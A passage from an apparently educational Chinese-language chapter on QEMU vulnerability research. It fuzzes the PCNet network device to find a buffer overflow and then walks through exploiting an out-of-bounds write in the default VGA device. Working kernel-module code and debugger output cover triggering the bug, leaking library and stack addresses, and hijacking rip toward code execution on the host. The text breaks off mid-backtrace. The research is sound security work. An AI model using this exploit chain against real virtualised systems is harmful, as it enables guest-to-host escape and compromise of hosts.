    if (BCR_SSIZE32(s)) {
        struct pcnet_initblk32 initblk;
        s->phys_mem_read(s->dma_opaque, PHYSADDR(s,CSR_IADR(s)),
               (uint8_t *)&initblk, sizeof(initblk), 0);
        mode = le16_to_cpu(initblk.mode);
        rlen = initblk.rlen >> 4;
        tlen = initblk.tlen >> 4;
     ladrf[0] = le16_to_cpu(initblk.ladrf[0]);
     ladrf[1] = le16_to_cpu(initblk.ladrf[1]);
     ladrf[2] = le16_to_cpu(initblk.ladrf[2]);
     ladrf[3] = le16_to_cpu(initblk.ladrf[3]);
     padr[0] = le16_to_cpu(initblk.padr[0]);
     padr[1] = le16_to_cpu(initblk.padr[1]);
     padr[2] = le16_to_cpu(initblk.padr[2]);
        rdra = le32_to_cpu(initblk.rdra);
        tdra = le32_to_cpu(initblk.tdra);
    } else {//我们不启动该模式,可以忽略此路径
    ......
    }
    CSR_RCVRL(s) = (rlen < 9) ? (1 << rlen) : 512;
    CSR_XMTRL(s) = (tlen < 9) ? (1 << tlen) : 512;
    s->csr[ 6] = (tlen << 12) | (rlen << 8);
    s->csr[15] = mode;
    s->csr[ 8] = ladrf[0];
    s->csr[ 9] = ladrf[1];
    s->csr[10] = ladrf[2];
    s->csr[11] = ladrf[3];
    s->csr[12] = padr[0];
```

```
    s->csr[13] = padr[1];
    s->csr[14] = padr[2];
    s->rdra = PHYSADDR(s, rdra);
    s->tdra = PHYSADDR(s, tdra);

    CSR_RCVRC(s) = CSR_RCVRL(s);
    CSR_XMTRC(s) = CSR_XMTRL(s);
    s->csr[0] |= 0x0101;
    s->csr[0] &= ~0x0004;       /* clear STOP bit */
......
}
#define CSR_IADR(S)      ((S)->csr[ 1] | ((uint32_t)(S)->csr[ 2] << 16))
```

从函数代码可以看出，该函数在初始化一些结构体需要的数据。而动态调用的函数 s->phys_mem_read 对应的函数如下：



该函数功能相当于从用户提供的虚拟系统的物理内存地址中获取数据。因此 pcnet_init 中初始化的数据都是用户可以任意控制的。

pcnet_start 与 pcnet_stop 对应，就是开启那几个标志，在此就不看了。通过上面几个函数我们大概知道了函数的操作逻辑：

```
/*call pcnet_stop*/
outw(0,IOBASE+0x12);// set rap=0
outw(4,IOBASE+0x10);// if (!CSR_STOP(s) && (val & 4))

/* enable BCR_SSIZE32 */
outw(20,IOBASE+0x12);
outw(1,IOBASE+0x10);// case 1: val |= 0x0100;

initblk32* mem=kmalloc(sizeof(initblk),GFP_KERNEL);
u64 phy_mem_addr=virt_to_phys(mem);
...... /* setting memory */
/*set CSR_IADR*/
outw(1,IOBASE+0x12);
outw(phy_mem_addr,IOBASE+0x10);//set address low word
outw(2,IOBASE+0x12);
outw((phy_mem_addr>>16),IOBASE+0x10);// set address high word

/*call pcnet_init*/
outw(0,IOBASE+0x12);
outw(1,IOBASE+0x10);// if (!CSR_INIT(s) && (val & 1))

/*set other csr fileds*/
.......
/*call pcnet_transmit*/
```

```
outw(0,IOBASE+0x12);
outw(8,IOBASE+0x10);// if (CSR_TDMD(s)) ;
```

构造初始化结构体

```
struct pcnet_initblk32 {
    uint16_t mode;
    uint8_t rlen;
    uint8_t tlen;
    uint16_t padr[3];
    uint16_t _res;
    uint16_t ladrf[4];
    uint32_t rdra;
    uint32_t tdra;
};
static void pcnet_transmit(PCNetState *s)
{
    hwaddr xmit_cxda = 0;
    int count = CSR_XMTRL(s)-1;
    int add_crc = 0;
    int bcnt;
    s->xmit_pos = -1;
    if (!CSR_TXON(s)) {
        s->csr[0] &= ~0x0008;
        return;
    }
    s->tx_busy = 1;
    txagain:
    if (pcnet_tdte_poll(s)) {
        struct pcnet_TMD tmd;
        TMDLOAD(&tmd, PHYSADDR(s,CSR_CXDA(s)));
        if (GET_FIELD(tmd.status, TMDS, STP)) {// TMDS_STP_MASK=0X200 >>9
            s->xmit_pos = 0;
            xmit_cxda = PHYSADDR(s,CSR_CXDA(s));
            if (BCR_SWSTYLE(s) != 1)
                add_crc = GET_FIELD(tmd.status, TMDS, ADDFCS);
        }
        if (s->lnkst == 0 &&
            (!CSR_LOOP(s) || (!CSR_INTL(s) && !BCR_TMAULOOP(s)))) {
            SET_FIELD(&tmd.misc, TMDM, LCAR, 1);
            SET_FIELD(&tmd.status, TMDS, ERR, 1);
            SET_FIELD(&tmd.status, TMDS, OWN, 0);
            s->csr[0] |= 0xa000; /* ERR | CERR */
            s->xmit_pos = -1;
```

```
            goto txdone;
        }
        if (s->xmit_pos < 0) {
            goto txdone;
        }
        bcnt = 4096 - GET_FIELD(tmd.length, TMDL, BCNT); //TMDL_BCNT_MASK 0XFFF
        s->phys_mem_read(s->dma_opaque, PHYSADDR(s, tmd.tbadr),
                         s->buffer + s->xmit_pos, bcnt, CSR_BSWP(s)); //p3
        s->xmit_pos += bcnt;

        if (!GET_FIELD(tmd.status, TMDS, ENP)) { //TMDS_ENP_MASK==0x100 >>8
            goto txdone;
        }
        if (CSR_LOOP(s)) {
            if (BCR_SWSTYLE(s) == 1)
                add_crc = !GET_FIELD(tmd.status, TMDS, NOFCS);
            s->looptest = add_crc ? PCNET_LOOPTEST_CRC : PCNET_LOOPTEST_NOCRC;
            pcnet_receive(qemu_get_queue(s->nic), s->buffer, s->xmit_pos);
            s->looptest = 0;
        } else {
            if (s->nic) {
                qemu_send_packet(qemu_get_queue(s->nic), s->buffer,
                                 s->xmit_pos);
            }
        }
        s->csr[0] &= ~0x0008;   /* clear TDMD */
        s->csr[4] |= 0x0004;    /* set TXSTRT */
        s->xmit_pos = -1;
    txdone:
        SET_FIELD(&tmd.status, TMDS, OWN, 0);
        TMDSTORE(&tmd, PHYSADDR(s,CSR_CXDA(s)));
        if (!CSR_TOKINTD(s) || (CSR_LTINTEN(s) && GET_FIELD(tmd.status, TMDS, LTINT)))
            s->csr[0] |= 0x0200;    /* set TINT */
        if (CSR_XMTRC(s)<=1)
            CSR_XMTRC(s) = CSR_XMTRL(s);
        else
            CSR_XMTRC(s)--;
        if (count--)
            goto txagain;
    } else
    if (s->xmit_pos >= 0) {
        struct pcnet_TMD tmd;
        TMDLOAD(&tmd, xmit_cxda);
        SET_FIELD(&tmd.misc, TMDM, BUFF, 1);
```

```
        SET_FIELD(&tmd.misc, TMDM, UFLO, 1);
        SET_FIELD(&tmd.status, TMDS, ERR, 1);
        SET_FIELD(&tmd.status, TMDS, OWN, 0);
        TMDSTORE(&tmd, xmit_cxda);
        s->csr[0] |= 0x0200;    /* set TINT */
        if (!CSR_DXSUFLO(s)) {
            s->csr[0] &= ~0x0010;
        } else
        if (count--)
          goto txagain;
    }
    s->tx_busy = 0;
}
#define CSR_LOOP(S)     !!(((S)->csr[15])&0x0004)
```

pcnet_transmit 函数分支较多，我们的主要目标集中于发包和收包，先只考虑触发发包函数 qemu_send_packet 的情况。从代码可知，要走发包，需要以下条件：

1. CSR_LOOP 为 false（即 csr[15]&4 为 false）
2. 不能跳转到 txdone,所以 GET_FIELD(tmd.status, TMDS, ENP)必须为 true（即 tmd.status&(0x100)>>8 为 true）
3. s->xmit_pos>=0,则下列等式需要为 false：

   ```
   if (s->lnkst == 0 && (!CSR_LOOP(s) || (!CSR_INTL(s) && !BCR_TMAULOOP(s))))
   ```

   又 CSR_LOOP 为 false，因此需要 s->lnkst!=0，而根据 pcnet_common_init 函数可知，s->lnkst 默认为 0x40
4. s->xmit_pos 默认为-1，因此需要下列条件成立：

   ```
   if (GET_FIELD(tmd.status, TMDS, STP)) {// TMDS_STP_MASK=0X200 >>9
       s->xmit_pos = 0;
   ```

   即 tmd.status&(0x200)>>9 为 true。
5. 最后需要函数 pcnet_tdte_poll 返回为 true

同时，count 是由 CSR_XMTRL(s)-1 得到的，代表着此时有多少个 tmd 结构体待处理，如果存在多个 tmd 结构体，会再回到 txagain 执行。

pcnet_tdte_poll

```
static int pcnet_tdte_poll(PCNetState *s)
{
    s->csr[34] = s->csr[35] = 0;
    if (s->tdra) {
        hwaddr cxda = s->tdra +
            (CSR_XMTRL(s) - CSR_XMTRC(s)) *
            (BCR_SWSTYLE(s) ? 16 : 8);
        int bad = 0;
        CHECK_TMD(cxda, bad);
        if (!bad) {
            if (CSR_CXDA(s) != cxda) {
                s->csr[60] = s->csr[34];
                s->csr[61] = s->csr[35];
```

```
                s->csr[62] = CSR_CXBC(s);
                s->csr[63] = CSR_CXST(s);
            }
            s->csr[34] = cxda & 0xffff;
            s->csr[35] = cxda >> 16;
        }
    }
    if (CSR_CXDA(s)) {
        struct pcnet_TMD tmd;
        TMDLOAD(&tmd, PHYSADDR(s,CSR_CXDA(s)));
        CSR_CXBC(s) = GET_FIELD(tmd.length, TMDL, BCNT);
        CSR_CXST(s) = tmd.status;
    } else {
        CSR_CXBC(s) = CSR_CXST(s) = 0;
    }
    return !!(CSR_CXST(s) & 0x8000);
}
#define CHECK_TMD(ADDR,RES) do {              \
    struct pcnet_TMD tmd;                     \
    TMDLOAD(&tmd,(ADDR));                     \
    (RES) |= (GET_FIELD(tmd.length, TMDL, ONES) != 15); \
} while (0) // tmd.length & 0xf000 >>12
```

函数先从 s->txda 处获取结构地址 cxda，然后检查 cxda 对应的结构体 pcnet_TMD 的长度参数是否合理，并更新 CSR_CXBC(s)， CSR_CXST(s)，最后让 CSR_CXST(s)&0x8000 为真。

通过上述分析，我们基本上已经可以构造一个最简单的发包示例，示例如下：

```
int minit(void)
{
  initblk32* blk=kzalloc(sizeof(initblk32),GFP_KERENL);
  get_random_bytes(&blk,sizeof(*blk));
  pcnet_TMD* tmd=kzalloc(sizeof(pcnet_TMD),GFP_KERENL);
  blk->tdra=virt_to_phys(tmd);
  void*  buffer=kmalloc(0x1000,GFP_KERNEL);
  tmd->tbadr=virt_to_phys(buffer);
  get_random_bytes(buffer,0x1000);// set random buffer
  tmd->length|=(15<<12);// x&0xf000 >>12 != 15,TMDL_ONES_MASK
  int t;
  get_random_bytes(&t,4);
  tmd->length|=(0xfff&t);// TMDL_BCNT_MASK
  tmd->status|=(0x200);// TMDS_STP_MASK
  tmd->status|=(0x100);//TMDS_ENP_MASK
  tmd->status|=0x8000;// !!(CSR_CXST(s) & 0x8000)
......
}
```

fuzz 测试

现在我们已经具备了调用正常逻辑的代码，如果要模糊测试，就需要构造足够随机的数据使得我们的测试样本能触发更多代码分支，以下就是一个简单的测试示例：

```
initblk32* blk;
pcnet_TMD *tmd;
void* buffer;
int minit(void){
  blk=kmalloc(sizeof(initblk32),GFP_KERNEL);
  tmd=kmalloc(sizeof(pcnet_TMD)*10,GFP_KERNEL);//假设最多有 10 个 tmd 结构体待处理
  buffer=kmalloc(0x1000,GFP_KERNEL);
  int temp;
  int cases[51]={1,2,8,9,10,11,12,13,14,15,18,19,20,21,22,23,24,25,26,
27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,72,74,76,78,112,3,4,
5,16,17,58};
  while(1){// 循环触发 pcnet_transmit 流程
    get_random_bytes(blk,sizeof(initblk32));//构造随机的 blk
    blk->tdra=virt_to_phys(tmd);//指向我们构造的 tmd 数组首地址
    blk->rlen=blk->tlen=(1<<4);// 假设只给两个 tmd 结构体

    get_random_bytes(&temp,4);
    if(temp&1)//一半的概率发包,一半的概率收包
      writeWord(15,0);// disable loop,发包
  else
      writeWord(15,4);// enable loop,收包

    /*第一次 tmd 不发包或者收包*/
    tmd->tbadr=virt_to_phys(buffer);// 赋值 buffer
    get_random_bytes(buffer,0x1000);//随机的 buffer 数据
    tmd->length|=(15<<12);// x&0xf000 >>12 != 15,TMDL_ONES_MASK
    get_random_bytes(&temp,4);
    tmd->length|=(temp&0xfff);// TMDL_BCNT_MASK,随机的 buffer 长度
    tmd->status|=(0x200);// TMDS_STP_MASK
    tmd->status|=0x8000;// !!(CSR_CXST(s) & 0x8000)
    /*第二次 tmd 开始发包或者收包*/
    (tmd+1)->tbadr=virt_to_phys(buffer);
    get_random_bytes(buffer,0x1000);
    (tmd+1)->length|=(15<<12);// x&0xf000 >>12 != 15,TMDL_ONES_MASK
    get_random_bytes(&temp,4);
    (tmd+1)->length|=(temp&0xfff);// TMDL_BCNT_MASK 0xfff
    (tmd+1)->status|=(0x100);//TMDS_ENP_MASK
    (tmd+1)->status|=0x8000;// !!(CSR_CXST(s) & 0x8000)
```

```
    u32 phy=virt_to_phys(blk);
    writeWord(0,4);// pcnet_stop
    writeWord(1,phy&0xffff);
    writeWord(2,phy>>16);
    /* enable BCR_SSIZE32*/
    outw(20,IOBASE+0x12);
    outw(1,IOBASE+0x16);
    get_random_bytes(&temp,4);
    temp&=0xf;
    while(temp--){
      int reg,val;
      get_random_bytes(&reg,4);
      get_random_bytes(&val,4);
      writeWord(reg % 51 , val);
    }
    writeWord(0,1);// pcnet_init blk
    writeWord(0,8);// pcnet_transmit
  }
  printk("Module loaded!\n");
  return 0;
}
```


测试代码逻辑很简单，随机修改 csr 寄存器值，再调用两次 tmd 结构体，然后发包或者收包。

测试触发了一个异常如下：

```
Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7d17191 in pcnet_tmd_store (s=0x7ffff89f04d0, tmd=0x7fffebffe8b0, addr=1035630608)
357             s->phys_mem_write(s->dma_opaque, addr, (void *)&xda, sizeof(xda), 0);
(gdb) bt
#0  0x00007ffff7d17191 in pcnet_tmd_store (s=0x7ffff89f04d0, tmd=0x7fffebffe8b0, addr=1035630
#1  0x00007ffff7d1a0ab in pcnet_transmit (s=0x7ffff89f04d0) at hw/net/pcnet.c:1286
#2  0x00007ffff7d1a367 in pcnet_poll_timer (opaque=0x7ffff89f04d0) at hw/net/pcnet.c:1341
#3  0x00007ffff7d1ab9a in pcnet_ioport_writew (opaque=0x7ffff89f04d0, addr=18, val=0) at hw/n
#4  0x00007ffff7d16028 in pcnet_ioport_write (opaque=0x7ffff89f04d0, addr=18, data=0, size=2)
```

```
(gdb) x/10i $pc-3
   0x7ffff7d1718e <pcnet_tmd_store+387>:        mov    %rax,%rdi
=> 0x7ffff7d17191 <pcnet_tmd_store+390>:        callq  *%r9
   0x7ffff7d17194 <pcnet_tmd_store+393>:        mov    -0x18(%rbp)
   0x7ffff7d17198 <pcnet_tmd_store+397>:        xor    %fs:0x28,%r
   0x7ffff7d171a1 <pcnet_tmd_store+406>:        je     0x7ffff7d17
   0x7ffff7d171a3 <pcnet_tmd_store+408>:        callq  0x7ffff7ad2
   0x7ffff7d171a8 <pcnet_tmd_store+413>:        add    $0x48,%rsp
   0x7ffff7d171ac <pcnet_tmd_store+417>:        pop    %rbx
   0x7ffff7d171ad <pcnet_tmd_store+418>:        leaveq
   0x7ffff7d171ae <pcnet_tmd_store+419>:        retq
(gdb) i r
rax            0x7e99ef70dc57fe6e       9122585788227780206
rbx            0x3dba7810       1035630608
rcx            0x10     16
rdx            0x7fffebffe860   140737152804960
rsi            0x3dba7810       1035630608
rdi            0x7e99ef70dc57fe6e       9122585788227780206
rbp            0x7fffebffe890   0x7fffebffe890
rsp            0x7fffebffe840   0x7fffebffe840
r8             0x0      0
r9             0xd9ec516b539eba5f       -2743728551569212833
```

可以看到 r9 被修改成了我们控制的某个值，再查看一下 s 结构体



明显看到应该是 buffer 发生了溢出，导致函数指针被覆盖。参照 pcnet_transmit 函数代码，可以看到在 p3 位置有对 s->buffer 赋值，其它位置并没有赋值操作，所以可以确定溢出点就是在该位置。buffer 的大小为 0x1000，当我们第一次读取 buffer 的数据长度为 len1 时，并不发包或者收包，然后再一次读取 buffer 的数据长度为 len2，如果 len1+len>0x1000，就导致了数组越界，发生图中的溢出情况。

小结

本节介绍了 QEMU 的一个网络模块的简单模糊测试，从剖析函数流程到解析结构体，到构造一个针对性 fuzz 代码，为读者呈现了如何做一个 QEMU 的漏洞挖掘，希望提高读者对虚拟化安全的实际认知，加深读者对 QEMU 软件安全概念的理解。

QEMU 安全实战之：默认 VGA 设备

本节使用的 QEMU 版本为 2.6.0-rc2。

设备简介

本文的 VGA 设备是 QEMU 在源码编译安装时，虚拟系统中默认的设备,同时也是 Ubuntu、RedHat、Debian、Helion Openstack 等系统中 QEMU 默认使用的显示设备。由于是默认设备，因此不需要我们额外配置即可调试使用。设备对应的 c 文件为：
qemu-source-file\hw\display\vga.c

设备交互

IO 相关信息

查看一下设备 IO 端口:

```
$ cat /proc/ioports
```

输出如下:

```
[root@vpc Desktop]# cat /proc/ioports
0000-001f : dma1
0020-0021 : pic1
0040-0043 : timer0
0050-0053 : timer1
0060-0060 : keyboard
0064-0064 : keyboard
0070-0071 : rtc0
0080-008f : dma page reg
00a0-00a1 : pic2
00c0-00df : dma2
00f0-00ff : fpu
0170-0177 : 0000:00:01.1
  0170-0177 : ata_piix
01f0-01f7 : 0000:00:01.1
  01f0-01f7 : ata_piix
0376-0376 : 0000:00:01.1
  0376-0376 : ata_piix
0378-037a : parport0
03c0-03df : vga+ <---
```

图 5- 24 VGA 设备端口信息

可以看到该设备的端口占用为 0x3c0-3df。功能详细如下[9]：

寄存器	读取地址	写入地址
Miscellaneous Output Register	3CC	3C2
Input Status Register 0	3C2	-
Input Status Register 1	3?A	-
Feature Control Register	3CA	3?A
Video Subsystem Enable Register	3C3	3C3

图 5- 25 寄存器功能说明

常规寄存器	读/写	端口地址
Sequencer Registers		
Address Register	读/写	3C4
Data Registers	读/写	3C5
CRT Controller Registers		
Address Register	读/写	3?4
Data Registers	读/写	3?5
Graphics Controller Registers		
Address Register	读/写	3CE
Data Registers	读/写	3CF
Attribute Controller Registers		
Address Register	读/写	3C0
Data Registers	写	3C0
	读	3C1
Video DAC Palette Registers		
Write Address	读/写	3C8
Read Address	写	3C7
Data	读/写	3C9
PEL Mask	读/写	3C6

图 5- 26 寄存器功能说明

设备对应的 IO 内存分别是 0xa0000，大小为 64k；0xb0000，大小为 32k；0xb8000，大小为 32k。对于每一块内存的布局关系，可以参考[7]，这里不细究。该设备还与端口 0x1ce,0x1cf 有关,这两个端口可以设置 bank_offset。

简单的交互示例

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <asm/io.h>
#include <linux/slab.h>
static int exploit_init(void){
  int addr;
  outb(0x6,0x3ce);//操作 Graphic Controller Register
  outb(0x9,0x3cf);

  outb(0x2,0x3c4);//操作 Sequencer Register
  outb(0x0,0x3c5);

  lpbase =ioremap(0xa0000,0x20000); //映射 IO 内存
  writeb(0xff,lpbase);//操作 0xa0000+0 位置的内存
  writeb(0xff,lpbase+0x10000);//操作 0xb0000+0 位置的内存

}
static void exploit_exit(void){
  printk(KERN_ALERT "See You Again!my master\n");
}
module_init(exploit_init);
module_exit(exploit_exit);
```

漏洞描述

溢出点

在函数 vga_mem_writeb（vga.c）中:

```
/* called for accesses between 0xa0000 and 0xc0000 */
void vga_mem_writeb(VGACommonState *s, hwaddr addr, uint32_t val)
{
    memory_map_mode = (s->gr[VGA_GFX_MISC] >> 2) & 3;
    addr &= 0x1ffff;
    switch(memory_map_mode) {
    case 0:
        break;
    case 1:
        if (addr >= 0x10000)
            return;
        addr += s->bank_offset;  // 这里 bank_offset 是可控的,如果我们绕过
                                    // addr >0x10000 的限制,就能使 addr 最大达
                                    // 到 0xff,ffff.
        break;
  ...
    }
  ...
    do_write:
        /* mask data according to sr[2] */
        mask = s->sr[VGA_SEQ_PLANE_WRITE];
        s->plane_updated |= mask; /* only used to detect font change */
        write_mask = mask16[mask];
        ((uint32_t *)s->vram_ptr)[addr] = (((uint32_t *)s->vram_ptr)[addr] &
~write_mask) |(val & write_mask);// 这里调用的时候转换为 int 类型
                                        // 而 ram 的大小为 0x100,0000.
                                    // 0xff,ffff *4 的值大于 0x100,0000,
                                    // 导致发生越界写.
}
```

对于 vga_mem_readb 同理。

事实上，当 memory_map_mode 为 1 的时候，未注册 0xa0000 这段内存，因此对 0xa0000 这部分 IO 内存的写入操作会失效。在对 0xb0000（即 0xa0000+0x10000）地址写入数据时，addr 为 0x10000，addr>=0x10000，无法通过条件判断，也就没办法触发上述漏洞。

触发漏洞

既然 0xa0000 这块内存没被注册，那是否有办法即让 memory_map_mode 为 1，又让 0xa0000 注册上呢？要看此猜测是否可行，查看一下我们在修改 mode 的时候触发了哪些操作，导致了 IO 内存的变化：

```
void vga_ioport_write(void *opaque, uint32_t addr, uint32_t val){
  ...
```

```
    case VGA_GFX_I://3ce
        s->gr_index = val & 0x0f;
        break;
    case VGA_GFX_D://3cf
        s->gr[s->gr_index] = val & gr_mask[s->gr_index];
        vga_update_memory_access(s);
     …
    case VBE_DISPI_INDEX_BANK:// 5
      ...
      s->bank_offset = (val << 16);
      vga_update_memory_access(s);
…
}
```

可以看到他们都在修改了某个属性后调用了 vga_update_memory_access 函数：

```
static void vga_update_memory_access(VGACommonState *s)
{
.......
    if ((s->sr[VGA_SEQ_PLANE_WRITE] & VGA_SR02_ALL_PLANES) ==
        VGA_SR02_ALL_PLANES && s->sr[VGA_SEQ_MEMORY_MODE] & VGA_SR04_CHN_4M)
{//condition1
        offset = 0;
        switch ((s->gr[VGA_GFX_MISC] >> 2) & 3) {// mode
        case 0:
            base = 0xa0000;
            size = 0x20000;
            break;
        case 1:
            base = 0xa0000;
            size = 0x10000;
            offset = s->bank_offset;
            break;
        case 2:
            base = 0xb0000;
            size = 0x8000;
            break;
        case 3:
        default:
            base = 0xb8000;
            size = 0x8000;
            break;
        }

    memory_region_init_alias(&s->chain4_alias,memory_region_owner(&s->vram),"vga.ch
```

```
ain4", &s->vram, offset, size);
    memory_region_add_subregion_overlap(s->legacy_address_space, base,
                                        &s->chain4_alias, 2);
       s->has_chain4_alias = true;
   }
}
```

从上述代码可以看出，vga_update_memory_access 会根据 mode 类型确定不同的 base，然后调用 memory_region_init_alias 、 memory_region_add_subregion_overlap 重新注册不同的 IO 内存及大小。测试得知，当 mode 为 2 时，0xa0000 这块 IO 内存是注册上的。

如果我们在将 mode 修改为 2 时，再一次修改 mode 为 1，同时让 vga_update_memory_access 中的 **condition1** 不成立, 就能不触发 IO 内存的重新注册, 使得 mode 既为 1, 又能对 0xa0000 内存写入, 触发 vga_mem_writeb 函数的漏洞，实现溢出。构造条件的操作如下：

```
outb(0x6,0x3ce);//修改 mode 为 2,使 0xa0000 注册上
outb(0x9,0x3cf);

outb(0x2,0x3c4);//使 if 的第一个条件失败
outb(0x0,0x3c5);

outb(0x04,0x3c4);//使 if 的第二个条件失败
outb(0x0,0x3c5);

outb(0x6,0x3ce);//修改 mode 为 1
outb(0x5,0x3cf);
```

漏洞利用

我们已经可以构造溢出达 0xffffff*4（48M）的大小，查看一下 QEMU 中 s->vram_ptr 指向的内存地址：

```
Breakpoint 1, vga_mem_writeb (s=0x7f41c7ca7ff0, addr=45038, v
849     {
(gdb) p/x s->vram_ptr
$2 = 0x7f41b8800000
```

图 5- 27 查看 vram_ptr 指针地址

再查看一下 QEMU 进程对应的内存布局（每次重启系统，这个布局都会明显变化，但重启 QEMU 进程，布局变化不明显）：

```
$ pmap $(ps -al|grep qemu|cut -c 12-17)
……省略部分结果
00007f41b8800000   16384K rw---      [ anon ]            <------ s->vram_ptr
00007f41b9800000          4K -----    [ anon ]
……
00007f41bb0ac000   11268K rw---      [ anon ]
00007f41bbbad000     256K r-x--   /lib64/libdbus-1.so.3.4.0      <-------- 某个 lib 库
……
$ python
```

```
>>>hex(0x7f41bbbad000-0x7f41b8800000)
'0x33ad000'
>>>hex(0xffffff*4)
'0x3ffffc'
```

可以看到，在可控内存范围内，会存在 lib 库文件，意味着我们可以泄露地址信息，控制 rip 从而达到任意代码执行的目的。典型利用步骤如下:

1. 泄露 libc 偏移
2. libc_off 泄露可控范围内的栈数据，得到当前所在位置内存地址
3. 控制 rip
4. 编写 rop，shellcode 恢复执行

步骤 1: 泄露 lib 偏移

要想泄露 libc 地址，就需要从某个内存地址开始不断往下搜，找到 elf 文件头部的"\x7felf"标志，就可以认为是读到 lib 文件了。

但是，在 lib 之前有好几个其他 lib，而且有的部分是不可读的，如果我们读到不可读的地址，导致崩溃。为了解决这个问题，我们需要先确定 0x3ff,fffc 偏移的内存范围里哪一部分的内存相对偏移比较稳定，又足够大，不会因为每次启动后布局变化导致我们读到了不可读位置。由于重启了系统，程序的布局发生了新的变化：

```
00007ff060a00000  16384K rw---    [ anon ] s-vram_ptr
00007ff061a00000      4K -----    [ anon ]
00007ff061a25000    132K rw---    [ anon ]
......
00007ff0632f1000      4K -----    [ anon ]
00007ff0632f2000  11268K rw---    [ anon ]
00007ff063df3000    256K r-x--  /lib64/libdbus-1.so.3.4.0
```

图 5- 28 新的 QEMU 内存布局

经过多次重启 QEMU 进程并查看进程布局，发现 libdbus 库总是在可控范围的偏移内，并且前一块 11268k 大小的内存可读可写，因此我们可以以此为基础来泄露信息。通过将偏移设定为 0x3355000（通过多次查看堆布局，保证这个值在该块缓存区中即可），让其从前一块非常大的缓冲区开始向下读取，直到读到"\x7felf"标志，则代表我们读到了 libbus 的头部。计算一下读取的总偏移，就可以算出 libdbus 相对于 s->vram_ptr 的偏移（liboff）了。

对应的代码如下：

```
int moduleInit()
{
......
  int bk=0xcd; //0x3355000=0xcd5400*4
  int addr=0x5400;
  while(1) // 循环查找 elf 魔术头
  {
    if(addr==0x10000) //当超过 0x10000 时进位
    {
      setBankoff(bk++);
      addr=0;
    }
     if(read1int(addr++)==0x464c457f)// read1int 代表从 bank_offset+addr
                                     // 处读取一个 int 数据.
      break;
  }
```

```
  int liboff=--addr; //前面使用了++,因此此处需要减 1
  int libbk=--bk;//前面使用了++,因此此处需要减 1
}
/*由于每次只能读取 1 字节,因此,需要读取 4 次才能凑成一个 int*/
int read1int(addr)
{
  int ret=0;
  outb(4,0x3ce);
  outb(0,0x3cf);//读取第一个字节
  ret=readb(lpbase+addr);
  outb(4,0x3ce);
  outb(1,0x3cf);//读取第二个字节
  ret|=(readb(lpbase+addr)<<8);
  outb(4,0x3ce);
  outb(2,0x3cf);//读取第三个字节
  ret|=(readb(lpbase+addr)<<16);
  outb(4,0x3ce);
  outb(3,0x3cf);//读取第四个字节
  ret|=(readb(lpbase+addr)<<24);
  return ret;
}
```

步骤 2: 泄露内存地址

我们虽然知道了偏移，但是没有基址也不行，怎么泄露基址呢，我们可以通过泄露那块 11268k 的内存数据来获取基址。简单查看一下该内存尾端的数据：

```
(gdb) x/100gx 0x00007ff063df3000-0x1100
0x7ff063df1f00: 0x0000000000000000      0x0000000000000002
0x7ff063df1f10: 0x00007ff06cafb9f0      0x00007ff06ccaae20
0x7ff063df1f20: 0x00007fff5c7bb740      0x00007ff0688d1793
0x7ff063df1f30: 0x00007ff063df1f60      0x00007ff063df2000
0x7ff063df1f40: 0x00007ff063df1fb0      0x00007ff068c41089
0x7ff063df1f50: 0x00007ff063df2000      0x00007ff06d181aaa
0x7ff063df1f60: 0x00007ff063df1fb0      0x000000026d0e6bb9
0x7ff063df1f70: 0x00007ff06cafb9a8      0x00007ff06e548310
0x7ff063df1f80: 0x00007ff06cafb9a8      0x00007ff06cafb9a8
0x7ff063df1f90: 0x00007ff06e548310      0x00007ff06e548310
0x7ff063df1fa0: 0x000000005c15b680      0xf36f3971daa8b22e
0x7ff063df1fb0: 0x00007ff063df1ff0      0x00007ff06d18187b
0x7ff063df1fc0: 0x0000000000000000      0x6e54831000007ff0
0x7ff063df1fd0: 0x00007ff06e548310      0x00007ff06e548310
0x7ff063df1fe0: 0x00007ff06e548310      0xf36f3971daa8b22e
0x7ff063df1ff0: 0x00007fff5c7bab10      0x00007ff0688e2bf0
0x7ff063df2000: 0x00007fff5c7ba670      0x0000000000000000
0x7ff063df2010: 0x0000000000000000      0x0000000000000000
```

图 5- 29 缓冲区尾部的堆指针

可以看到图中有个内存地址刚好指向一个内存地址，通过读取偏移 liboff-0x1100+0x50 处的内存数据（图中方框处，记作 addr1），我们可以获取到栈地址。

步骤 3:控制 rip

要想控制 rip，就需要控制一个函数指针，从 11268k 的内存中我们看到很多栈地址和函数地址，因此，只需要修改该栈里的数据即可控制 rip。为了简单找到控制 rip 的方法，我们将从 liboff-0x1200 位置开始逐步向下写入负数，等待程序崩溃：

```
  addr=liboff-(0x1200)/4;
```

```
int size=0x200/4;
int i=0;
while(i<size)
{
  if(i+addr==0x10000)
  {
    setBankoff(++bk);// 更新 bank_offset
    addr=0;
  }
   write1int(-1-i,addr++);// 为了破坏返回地址,我从-1 开始往小变
  i++;
}
```

效果如下（也有可能破坏的内容较多，结果与下图不同，但是都能在如下位置控制 rip）：

```
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0x7f479b7a0700 (LWP 29837)]
0x00007f47989f9867 in ?? () from /lib64/libgcc_s.so.1
(gdb) bt
#0  0x00007f47989f9867 in ?? () from /lib64/libgcc_s.so.1
#1  0x00007f47989fa119 in _Unwind_Backtrace () from /lib64/libgcc_s.so.1
#2  0x00007f47a1838bf6 in backtrace () from /lib64/libc.so.6
#3  0x00007f47a17aa84b in __libc_message () from /lib64/libc.so.6
#4  0x00007f47a183c827 in __fortify_fail () from /lib64/libc.so.6
#5  0x00007f47a183c7f0 in __stack_chk_fail () from /lib64/libc.so.6
#6  0x00007f47a601cac1 in qemu_coroutine_switch (from_=0xffffffa0ffffffa1,
